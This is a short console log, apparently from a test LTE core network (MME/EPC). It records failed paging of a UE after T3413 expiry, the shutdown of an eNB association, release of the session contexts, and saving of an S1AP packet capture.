GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION

SCTP Association Shutdown. Association: 52
Deleting eNB context. eNB Id: 0x19b
Releasing UEs context
Releasing UE ECM context. UE-MME S1AP Id: 0
Releasing UE ECM context. UE-MME S1AP Id: 0
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST
^CStopping ..
Deleting UE EMM context. IMSI: 208930000000005
Saving S1AP PCAP file (DLT=150) to /tmp/epc.pcap

--- exiting ---